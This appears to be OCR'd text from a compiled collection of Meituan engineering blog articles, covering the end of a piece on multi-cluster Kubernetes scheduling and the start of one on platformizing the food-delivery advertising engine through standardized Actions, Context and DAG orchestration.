- 平台层负责业务接入，打通美团基础设施，封装原生接口和逻辑，提供容器管理接口（扩容、更新、重启、缩容）等功能。
- 策略层提供多集群统一调度能力，持续优化调度算法和策略，结合业务的服务等级和敏感资源等信息，通过服务分级提升 CPU 使用率和分配率。
- 引擎层提供 Kubernetes 服务，保障多个 PaaS 组件的云原生集群稳定性，并把通用能力下沉到编排引擎，降低业务云原生落地的接入成本。

通过精细化运营和产品功能打磨，我们一方面统一纳管了美团近百万的容器 / 虚拟机实例，另一方面将资源利用率从业内平均水平提升到了一流水平，同时还支撑了 PaaS 组件的容器化和云原生落地。

## 多集群统一调度：提升数据中心资源利用率

评估考核集群调度系统的好坏，资源利用率是最重要的指标之一。因此，虽然我们在 2019 年完成了容器化，不过容器化不是目的，只是手段。我们的目标是通过从 VM 技术栈切换到容器技术栈，为用户带来更多的收益，比如全面降低用户的计算成本。

而提升资源利用率受限于集群的个别热点宿主，一旦扩容，业务容器就有可能扩容到热点宿主，业务的性能指标如 TP95 耗时会出现波动，以至于我们只能像业界其他公司一样，通过增加资源冗余来保障服务质量。究其原因，Kubernetes 调度引擎的分配方式仅简单考虑了 Request/Limit Quota（Kubernetes 为容器设定了请求值 Request 和约束值 Limit，作为用户申请容器的资源配额），属于静态资源分配。导致不同宿主机虽然分配了同样多的资源，却因宿主机的服务差异性使得宿主机的资源利用率也存在较大的差异。

在学术界和工业界中，有两种常用的方法解决资源使用效率和应用服务质量之间的矛盾。第一种方法是通过高效的任务调度器在全局角度解决；第二种方法是通过单机资

源管理手段来加强应用之间的资源隔离。不管是哪一种方法，都意味着我们需要全面掌握集群状态，所以我们做了三件事：

- 系统地建立了集群状态、宿主状态、服务状态的关联，并结合调度仿真平台，综合考虑了峰值利用率和平均利用率，实现了基于宿主历史负载和业务实时负载的预测和调度。
- 通过自研的动态负载调节系统和跨集群重调度系统，实现了集群调度和单机调度链路的联动，根据业务分级实现了不同资源池的服务质量保障策略。
- 经过三版迭代，实现了自有集群联邦服务，较好地解决了资源预占和状态数据同步问题，提升了集群间的调度并发度，实现了计算分离、集群映射、负载均衡和跨集群编排控制（见下图 3）。





图 3　集群联邦 V3 版本架构

集群联邦服务第三版本（图 3）按照模块拆分为 Proxy 层和 Worker 层，独立部署：

- Proxy 层会综合集群状态的因子及权重选择合适的集群进行调度，并选择合适的 Worker 分发请求。Proxy 模块使用 etcd 做服务注册、选主和发现，Leader 节点负责调度时预占任务，所有节点都能负责查询任务。
- Worker 层对应处理一部分 Cluster 的查询请求，当某集群任务阻塞，可以快速扩容一台对应的 Worker 实例缓解问题。当单集群规模较大时会对应多个 Worker 实例，Proxy 将调度请求分发给多个 Worker 实例处理，提升调度并发度，并减少每一个 Worker 的负载。

最终通过多集群统一调度，我们实现了从静态资源调度模型转向动态资源调度模型，从而降低了热点宿主比例，减少了资源碎片比例，保障了高优业务应用的服务质量，将在线业务集群的服务器 CPU 利用率均值提升了 10 个百分点。集群资源利用率均值计算方式：Sum(nodeA.cpu. 当前使用核数 + nodeB.cpu. 当前使用核数 + xxx) / Sum(nodeA.cpu. 总核数 + nodeB.cpu. 总核数 + xxx)，一分钟一个点，当天所有值取平均。

## 调度引擎服务：赋能 PaaS 服务云原生落地

集群调度系统除了解决资源调度的问题之外，还解决服务使用计算资源的问题。正如《Software Engineering at Google》一书中提到的，集群调度系统作为 Compute as a Service 中关键组件之一，既要解决资源调度（从物理机拆解到 CPU/Mem 这样的资源维度）和资源竞争（解决“吵闹邻居”），还需要解决应用管理（实例自动化部署、环境监控、异常处理、保障服务实例数、确定业务需求资源量、不同服务种类等）。而且从某种程度上来说应用管理比资源调度更重要，因为这会直接影响业务的开发运维效率和服务容灾效果，毕竟互联网的人力成本比机器成本更高。

复杂的有状态应用的容器化一直是业界难题，因为这些不同场景下的分布式系统中通常维护了自己的状态机。当应用系统发生扩缩容或升级时，如何保证当前已有实例服务的可用性，以及如何保证它们之间的可连通性，是相较无状态应用复杂许多的棘手

问题。虽然我们已经把无状态服务都容器化了，但我们还没有充分发挥出一个良好的集群调度系统的全部价值。如果要想管好计算资源，必须管理好服务的状态，做到资源和服务分离，提升服务韧性，而这也是 Kubernetes 引擎所擅长的。

我们基于美团优化定制的 Kubernetes 版本，打造了美团 Kubernetes 引擎服务 MKE：

- **加强集群运维能力**，完善了集群的自动化运维能力建设，包括集群自愈、报警体系、Event 日志分析等，持续提升集群的可观测性。
- **竖立重点业务标杆**，与几个重要的 PaaS 组件深入合作，针对用户的痛点如 Sidecar 升级管理、Operator 灰度迭代、报警分离做快速优化，满足用户的诉求。
- **持续改进产品体验**，持续优化 Kubernetes 引擎，除了支持用户使用自定义 Operator 之外，也提供了通用的调度和编排框架（见图 4），帮助用户以更低的成本接入 MKE，获得技术红利。





图 4 美团 Kubernetes 引擎服务调度和编排框架

在我们推进云原生落地过程中，一个广泛被关注的问题是：基于 Kubernetes 云原生方式来管理有状态应用，相比于之前自己打造管理平台有什么区别?

对于这个问题，需要从问题根源——可运维性考虑：

基于 Kubernetes 意味着系统做到了闭环，不用担心两套系统经常出现的数据不一致问题。

异常响应可以做到毫秒级别，降低了系统的 RTO（Recovery Time Objective，即恢复时间目标，主要指所能容忍的业务停止服务的最长时间，也是从灾难发生到业务系统恢复服务功能所需要的最短时间周期）。

系统运维复杂度也降低了，服务做到了自动化容灾。除了服务本身之外，服务依赖的配置和状态数据都可以一起恢复。

相比于之前各个 PaaS 组件“烟囱式”的管理平台，通用能力可以下沉到引擎服务，减少开发维护成本，而通过依托于引擎服务，可以屏蔽底层异构环境，实现跨数据中心和多云环境的服务管理。

## 未来展望：构建云原生操作系统

我们认为，云原生时代的集群管理，会从之前的管理硬件、资源等职能全面转变为以应用为中心的云原生操作系统。以此为目标，美团集群调度系统还需从以下几方面发力：

- **应用链路交付管理**。随着业务规模和链路复杂度的增大，业务所依赖的 PaaS 组件和底层基础设施的运维复杂度早已超过普遍认知，对于刚接手项目的新人更是难上加难。所以我们需要支持业务通过声明式配置交付服务并实现自运维，给业务提供更好的运维体验，提升应用的可用性和可观测性，减少业务对底层资源管理的负担。
- **边缘计算解决方案**。随着美团业务场景的不断丰富，业务对边缘计算节点的需求增长，比预期快很多。我们会参考业内最佳实践，形成适合在美团落地的边缘解决方案，尽快为有需求的服务提供边缘计算节点管理能力，实现云边端协同。

- **在离线混部能力建设**。在线业务集群的资源利用率提升是有上限的，根据 Google 在论文《Borg: the Next Generation》中披露的 2019 年数据中心集群数据，刨去离线任务，在线任务的资源利用率仅为 30% 左右，这也说明了再往上提升风险较大，投入产出比不高。后续，美团集群调度系统将持续探索在离线混部，不过由于美团的离线机房相对独立，我们的实施路径会与业界的普遍方案有所不同，会先从在线服务和近实时任务的混部开始，完成底层能力的构建，再探索在线任务和离线任务的混部。

## 总结

美团集群调度系统在设计时，整体遵循合适原则，在满足业务基本需求的情况下，保证系统稳定后再逐步完善架构，提升性能和丰富功能。因此，我们选择了：

- 在系统吞吐量和调度质量中我们选择优先满足业务对系统的吞吐量需求，不过度追求单次调度质量，而是通过重调度调整完善。
- 在架构复杂度和可扩展性中我们选择降低系统各模块之间的耦合，减少系统复杂度，扩展功能必需可降级。
- 在可靠性和单集群规模中我们选择通过多集群统一调度来控制单集群规模，保障系统可靠性，减少爆炸半径。

未来，我们也会根据同样的逻辑持续优化迭代美团的集群调度系统，彻底转变为以应用为中心的云原生操作系统。

## 作者简介

谭霖，来自美团基础研发平台 / 基础技术部。

# 广告平台化的探索与实践 | 美团外卖广告工程实践专题连载

作者：乐彬　国梁　玉龙　吴亮　磊兴　王焜　刘研　思远

## 1. 前言

美团外卖已经成为公司最为重要的业务之一，而商业变现又是整个外卖生态重要的组成部分。经过多年的发展，广告业务覆盖了 Feed 流形式的列表广告，针对 KA 以及大商家的展示广告，根据用户查询 Query 的搜索广告，以及一些创新场景的创新广告等多个产品线，并对应十几个细分的业务场景。

从技术层面而言，一次广告请求的过程，可以分为以下几个主要步骤：广告的触发、召回、精排、创意优选、机制策略等过程。如下图所示：即通过触发得到用户的意图，再通过召回得到广告候选集，通过预估对候选集的店铺打分、排序，再对于 Top 的店铺再进行创意的选择，最后经过一些机制策略得到广告结果。

## 2. 现状分析

在业务迭代的过程中，随着新业务场景的不断接入，以及原有业务场景功能的不断迭代，系统变得越来越复杂，业务迭代的需求响应逐渐变慢。在业务发展前期，开展过单个模块的架构重构，如机制策略、召回服务，虽然对于效率提升有一定的改善，但是还会存在以下一些问题：

1. **业务逻辑复用度低**：广告业务逻辑比较复杂，比如机制服务模块，它主要功能是为广告的控制中枢以及广告的出价和排序的机制提供决策，线上支持十几个业务场景，每种场景都存在很多差异，比如会涉及多种召回、计费模式、

排序方案、出价机制、预算控制等等。此外，还有大量业务自定义的逻辑，由于相关逻辑是算法和业务迭代的重点，因此开发人员较多，并且分布在不同的工程和策略组内，导致业务逻辑抽象粒度标准不够统一，使得不同场景不同业务之间复用程度较低。

2. **学习成本高**：由于代码复杂，新同学熟悉代码成本较高，上手较难。此外，线上服务很早就进行了微服务改造，线上模块数量超过 20 个，由于历史原因，导致多个不同模块使用的框架差异较大，不同模块之间的开发有一定的学习成本。在跨模块的项目开发中，一位同学很难独立完成，这使得人员效率没有得到充分利用。
3. **PM（产品经理）信息获取难**：由于目前业务场景较多、逻辑复杂，对于信息的获取，绝大多数同学很难了解业务的所有逻辑。PM 在产品设计阶段需要确认相关逻辑时，只能让研发同学先查看代码，再进行逻辑的确认，信息获取较难。此外，由于 PM 对相关模块的设计逻辑不清楚，往往还需要通过找研发人员线下进行询问，影响双方的工作效率。
4. **QA（测试）评估难**：QA 在功能范围评估时，完全依赖于研发同学的技术方案，且大多数也是通过沟通来确认功能改动涉及的范围和边界，在影响效率的同时，还很容易出现“漏测”的问题。

## 3. 目标

针对以上的问题，我们从 2020 年初，启动美团外卖广告引擎平台化项目，旨在通过平台化的项目达成以下目标。

1. 提升产研效率
    - 高功能复用度，提升开发效率。
    - 降低研发人员（RD）、PM、QA 之间的协作成本，提升产研协作的效率。
2. 提升交付质量
    - 精确 QA 测试的范围，提升交付的质量。
    - 对业务进行赋能。

3. PM 可通过可视化的平台化页面，了解其他产品线的能力，互相赋能，助力产品迭代。

# 4. 整体设计


## 4.1 整体思想

目前，业界已经有不少“平台化”方向的研究，比如阿里巴巴的 TMF，定位于泛交易类系统的平台化领域范畴，主要建设思想是，流程编排与领域扩展分层，业务包与平台分离的插件化架构，管理域与运行域分离。而阿里巴巴的 AIOS 则定位于搜推平台化领域范畴，主要依赖于底层 5 大核心组件，以算子流程图定制的模式对组件快速组合与部署，从而实现了业务的快速交付。

美团外卖在平台化项目启动时，从业务场景和业务痛点出发，确定了我们项目的核心目标：**利用平台化设计理念构建相适应的技术能力，将现有外卖广告的业务系统和产研流程转变为平台化模式，快速支持外卖广告多业务进行交付**。我们借鉴了行业内平台化的成熟思想，确定了以业务能力标准化为基础、构建平台化框架技术能力为支撑、产研平台化模式升级为保障的平台化建设整体思想，整体思想可分为三部分：业务能力标准化、技术能力框架化、平台化产研新流程。

- **业务能力标准化**：通过对现有逻辑的梳理，进行标准化的改造，为多业务场景、多模块代码复用提供基础保证。
- **技术能力框架化**：提供组合编排能力将标准化的逻辑串联起来，通过引擎调度执行，同时完成了可视化能力的透出，帮助用户快速获取信息。
- **平台化产研新流程**：为保证项目上线之后实现研发迭代的整体提效，我们对于研发流程的一些机制也进行了一些优化，主要涉及研发人员、PM、QA 三方。

即通过标准化提供复用的保证，通过框架承载平台化落地的能力，通过产研新流程的运行机制保证了整体提效的持续性。整个广告引擎服务涉及到的模块都遵循了平台化的思想，支撑上游各个产品场景，如下图所示：




## 4.2 业务标准化

### 4.2.1 业务场景与流程分析

提效是平台化最重要的目标之一，而提效最重要的手段是让功能在系统中得到最大程度上的复用。我们首先针对外卖广告业务线场景和流量的现状做了统一的分析，得出以下两点结论：

第一，各业务线大的流程基本类似，都包括预处理、召回、预估、机制策略、排序、创意、结果组装等几个大的步骤；同时，不同业务相同的步骤里会有很多相似的功能和业务线特有的功能。第二，这些功能理论上都是可以整体进行复用的，但现状是这些功能都集中在业务线内部，不同的业务线之间，不同的小组之间的复用状况也不尽相同。而造成这一问题的主要原因是：

- 不同业务处在不同的发展阶段，也有着不同的迭代节奏。
- 组织结构天然存在“隔离”，如推荐和搜索业务分在两个不同的业务小组。

因此，阻碍外卖广告进一步提升复用程度的主要原因，在于整体的标准化程度不足，各业务线间没有统一的标准，所以我们要先解决标准化建设的问题。

### 4.2.2 标准化建设

标准化建设的广度和深度决定了系统复用能力的高低。因此，本次标准化的建设目标要覆盖到所有方面。我们对广告系统所有的服务，从业务开发的三个维度，包括实现

的功能、功能使用的数据、功能组合的流程出发，来进行统一广告的标准化建设。从而使得：


- **在个体开发层面**：开发同学不用关注如何流程调度，只需将重心放在新功能的实现上，开发效率变得更高。
- **从系统整体角度**：各个服务对于通用的功能不用再重复开发，整体的复用程度更高，节省了大量的开发时间。

### 4.2.2.1 功能的标准化

针对功能的标准化问题，我们首先依据功能是否跟业务逻辑相关，将其划分为两部分：业务逻辑相关和业务逻辑无关。

① 与业务逻辑无关的功能通过双层抽象来统一共建

- 所有业务线统一共建的标准化形式是进行双层抽象。对于单个的、简单的功能点，抽象为工具层；对于可独立实现并部署的某一方面功能，比如创意能力，抽象为组件层。工具层和组件层统一以 JAR 包的形式对外提供服务，所有工程都通过引用统一的 JAR 包来使用相关的功能，避免重复的建设，如下图所示：





② 与业务逻辑有关的功能，在复用范围上进行分层复用

- 业务逻辑相关的功能是此次标准化建设的核心，目标是做到最大程度的业务复用。因此，我们将最小不可拆分的业务逻辑单元抽象为业务同学开发的基本单位，称为 Action。同时根据 Action 不同的复用范围，将其划分为三层，分别

是所有业务可以复用的基础 Action，多业务线复用的模块 Action，具体单一业务定制的业务 Action，亦即扩展点。所有的 Action 都是从 Base Action 派生出来的，Base Action 里定义了所有 Action 统一的基础能力。

- 不同的 Action 类型分别由不同类型的开发同学来开发。对于影响范围比较大的基础 Action 和模块 Action，由工程经验丰富的同学来开发；对于仅影响单个业务的业务 Action 或扩展点，由工程能力相对薄弱的同学来进行开发。
- 同时我们把多个 Action 的组合，抽象为 Stage，它是不同 Action 组合形成的业务模块，目的在于屏蔽细节，简化业务逻辑流程图的复杂度，并提供更粗粒度的复用能力。





### 4.2.2.2 数据的标准化

数据作为实现功能的基本元素，不同业务的数据来源大同小异。如果不对数据进行标准化设计，就无法实现功能标准化的落地，也无法实现数据层面的最大化复用。我们从数据来源和数据使用方式两方面来划分数据：对于业务能力的输入数据、中间数据，输出数据，通过标准化的数据上下文来实现；同时对于第三方外部数据及词表等内部数据，通过统一的容器存储和接口获取。

① 使用上下文 Context 描述 Action 执行的环境依赖

- 每个 Action 执行都需要一定的环境依赖，这些依赖包括输入依赖、配置依赖、环境参数、对其他 Action 的执行状态的依赖等。我们将前三类依赖都抽象到业务执行上下文中，通过定义统一的格式和使用方式来约束 Action 的使用。
- 考虑不同层级 Action 对于数据依赖使用范围由大到小，遵循相同的分层设计，我们设计了三层依次继承的 Context 容器，并将三类依赖的数据标准化存储到相应的 Context 中。
- 使用标准化 Context 进行数据传递，优势在于 Action 可自定义获取输入数据，以及后续扩展的便利性；同时标准化的 Context 也存在一定的劣势，它无法从机制上完全限制 Action 的数据访问权限，随着后续迭代也可能导致 Context 日渐臃肿。综合考虑利弊后，现阶段我们仍然采用标准的 Context 的模式。




② 第三方外部数据的统一处理

- 对于第三方的外部数据的使用，需要成熟的工程经验提前评估调用量、负载、性能、批量或拆包等因素，所以针对所有第三方外部数据，我们统一封装为基础 Action，再由业务根据情况定制化使用。

③ 词表数据的全生命周期管理


- 词表根据业务规则或策略生成，需要加载到内存中使用的 KV 类数据，标准化

之前的词表数据在生成、拉取、加载、内存优化、回滚、降级等能力上有不同程度的缺失。因此，我们设计了一套基于消息通知的词表管理框架，实现了词表的版本管理、定制加载、定时清理、流程监控的全生命周期覆盖，并定义了业务标准化的接入方式。

#### 4.2.2.3 调用流程的标准化

最后，将功能和数据进行组合的是业务的调用流程，统一的流程设计模式是业务功能复用和提效的核心手段。流程设计统一的最佳方式就是标准化业务流程。其中对于第三方接口的调用方式，让框架研发的同学用集中封装的方式进行统一。对于接口的调用时机，则基于性能优先并兼顾负载，且在没有重复调用出现的原则下，进行标准化。

在具体实践中，我们首先梳理业务逻辑所使用到的标准化功能，然后分析这些功能之间的依赖关系，最后以性能优先并兼顾负载、无重复调用等原则，完成整个业务逻辑流程的标准设计。



从横向维度看，通过比较不同业务逻辑流程的相似性，我们也提炼了一定的实践经验，以中控模块为例：

1. 对于用户维度的第三方数据，统一在初始化后进行封装调用。
2. 对于商家维度的第三方数据，有批量接口使用的数据，在召回后统一封装调用；无批量接口使用的数据，在精排截断后统一封装调用。

## 4.3 技术框架

### 4.3.1 整体框架介绍

平台主要有两个部分组成，一部分是平台前台部分，另一部分是平台开发框架包。其中前台部分是一个给研发人员、PM 以及 QA 三种角色使用的 Web 前台，主要功能是跟集成了平台开发框架包的引擎服务进行可视化的交互，我们也给这个平台起了个名字，叫 Camp 平台，这是大本营的意思，寓意助力业务方攀登业务高峰。平台开发框架包被引擎后台服务所集成，提供引擎调度隔离、能力沉淀、信息上报等功能，同时还能确保各个模块保持同样标准的框架和业务能力风格。

各个在线服务都需要引入平台开发框架包，服务性能与平台通用性之间如何平衡也是我们需要着重考虑的地方。这是因为，引入平台框架会对原有的代码细节进行增强性扩展；在 C 端大流量场景下，平台框架做得越通用，底层功能做得越丰富，与单纯的“裸写”代码相比，会带来一些性能上的折损。因此，在性能开销与平台抽象能力上，需要尽量做到一个折中。我们结合自身业务的特性，给出的安全阈值是 TP999 损失在 5ms 以内，将各个业务通用的能力下沉至框架，提供给上层的在线服务。

综上，整个系统架构设计如下：

① Camp 平台提供管理控制和展示的功能，该平台由以下几个子模块包组成：


- 业务可视化包，提供各个后台系统上的能力的静态信息，包括名称、功能描述、配置信息等，这些信息在需求评估阶段、业务开发阶段都会被用到。
- 全图化编排和下发包，业务开发同学通过对已有的能力进行可视化的拖拽，通

过全图化服务自动生成并行化最优的执行流程，再根据具体业务场景进行调整，最终生成一个有向无环图，图的节点代表业务能力，边表示业务能力之间的依赖关系。该图会动态下发到对应的后台服务去供执行框架解析执行。

- 统计监控包，提供业务能力、词典等运行期间的统计和异常信息，用于查看各个业务能力的性能情况以及异常情况，达到对各个业务能力运行状态可感知的目的。

② 平台开发框架包被广告引擎的多个服务引入，执行编排好的业务流程并对外提供服务，平台框架开发包由以下几个子模块包组成：

- 核心包，提供两个功能，第一个是调度功能，执行平台下发的流程编排文件，按照定义的 DAG 执行顺序和执行条件去依次或并行执行各个业务能力，并提供必要的隔离和可靠的性能保证，同时监控运行以及异常情况进行上报。第二个是业务采集和上报功能，扫描和采集系统内的业务能力，并上报至平台 Web 服务，供业务编排以及业务能力可视化透出使用。
- 能力包，业务能力的集合，这里的业务能力在前面章节“4.2.2.1 功能的标准化”中已给出定义，即“将最小不可拆分的业务逻辑单元，抽象为业务同学开发的基本单位，称为 Action，也叫能力”。
- 组件包，即业务组件的集合，这里的业务组件在章节“4.2.2.1 功能的标准化”中也给出定义，即“对于可独立实现并部署的某一方面功能，比如创意能力，抽象为组件”。
- 工具包，提供业务能力需要的基础功能，例如引擎常用的词典工具、实验工具以及动态降级等工具。这里的工具在章节“4.2.2.1 功能的标准化”中同样给出了定义，即单个的、简单的非业务功能模块抽象为工具。



